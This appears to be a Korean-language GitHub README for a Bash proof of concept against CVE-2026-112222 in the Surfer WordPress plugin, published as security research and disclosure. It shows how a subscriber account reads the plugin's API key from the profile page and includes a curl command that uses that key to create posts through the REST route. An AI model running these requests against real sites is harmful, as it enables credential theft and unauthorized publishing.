 mor-golan/cve-2026-112222
CVE-2026-112222에 대한 Bash PoC: Subscriber 계정이 프로필 페이지를 통해 Surfer WordPress 플러그인 API 키를 유출하여 인증된 REST 게시물 생성을 가능하게 합니다.

| CVE | CVE-2026-112222 |
| 플러그인 | Surfer (surferseo) |
| 영향 받는 버전 | <= 1.8.0.744 |
| 수정된 버전 | 1.8.1.759 |
| 심각도 | CVSS 5.4 보통 |
| 공격자 요구 사항 | 구독자 계정 |
| 권고 | Patchstack |
| 분석 문서 | mor-golan.github.io/research/cve-2026-112222-surferseo |

Surfer 플러그인은 전역 admin_enqueue_scripts 액션에 스크립트 로더를 연결하고, 이를 $screen->post_type로만 보호하는데, 이 값은 WordPress가 요청에서 채웁니다. 구독자가 /wp-admin/profile.php?post_type=post을 열면 저장된 wpsurfer_api_access_key 옵션을 포함하는 wpsurfer JavaScript 객체가 있는 페이지를 받게 됩니다. 이 키는 플러그인의 surferseo/v1 REST 라우트가 허용하는 베어러 토큰이기도 합니다. 제 랩에서는 구독자가 이 키를 사용해 POST /wp-json/surferseo/v1/import_post/을 통해 게시물을 발행했습니다.
이 PoC는 구독자로 로그인하고, 대조군으로 매개변수 없이 프로필 페이지를 확인한 뒤, ?post_type=post과 함께 다시 요청하여 키를 추출합니다. 그런 다음 해당 키를 사용할 후속 REST 요청을 전송하지 않고 출력합니다.

스크린샷과 아래 예시에 있는 키는 제 랩에 심어둔 카나리 값인 SURFER-KEY-CANARY-4f91c7a3e2입니다. 실제 키가 아닙니다.
요구 사항: bash, curl, grep, sed. 대상 사이트에 플러그인이 활성화되어 있고 Surfer에 연결되어 있어야 하므로, 옵션에 키가 저장되어 있어야 합니다. 구독자 로그인이 필요합니다.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
종료 코드: 0은 키가 복구되었음을 의미하고, 1은 키가 나타나지 않았음을 의미하며, 2는 스크립트가 로그인하지 못했거나 요청이 실패했음을 의미합니다.
유출을 위해 스크립트가 전송하는 요청:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
그런 다음 페이지에는 다음이 포함됩니다:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
사이트에 미치는 영향을 확인하려면 복구한 키를 플러그인의 REST 라우트로 전송하세요. 이 작업은 게시물을 생성하므로, 변경이 허용된 사이트에서만 실행하세요:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
제 연구실에서는 동일한 경로가 Authorization 헤더 없이 잘못된 베어러 토큰과 함께 HTTP 401 rest_forbidden을 반환했고, 유출된 키와 함께 HTTP 200을 반환했습니다.
poc-surfer-subscriber-reads-api-key.sh: Subscriber로 로그인하여 컨트롤을 실행하고, 키를 복구한 뒤 후속 요청을 출력합니다.images/subscriber-reads-api-key.png: 제 연구실에서 Subscriber로 접속한 프로필 페이지로, 유출된 카나리 키를 보여줍니다.승인된 보안 테스트 및 교육 목적으로만 사용하십시오. 소유하거나 테스트가 허용된 시스템에 대해서만 실행하십시오.
이스라엘의 CVE 헌터이자 버그 바운티 헌터인 Mor Golan이 발견하고 보고했습니다.






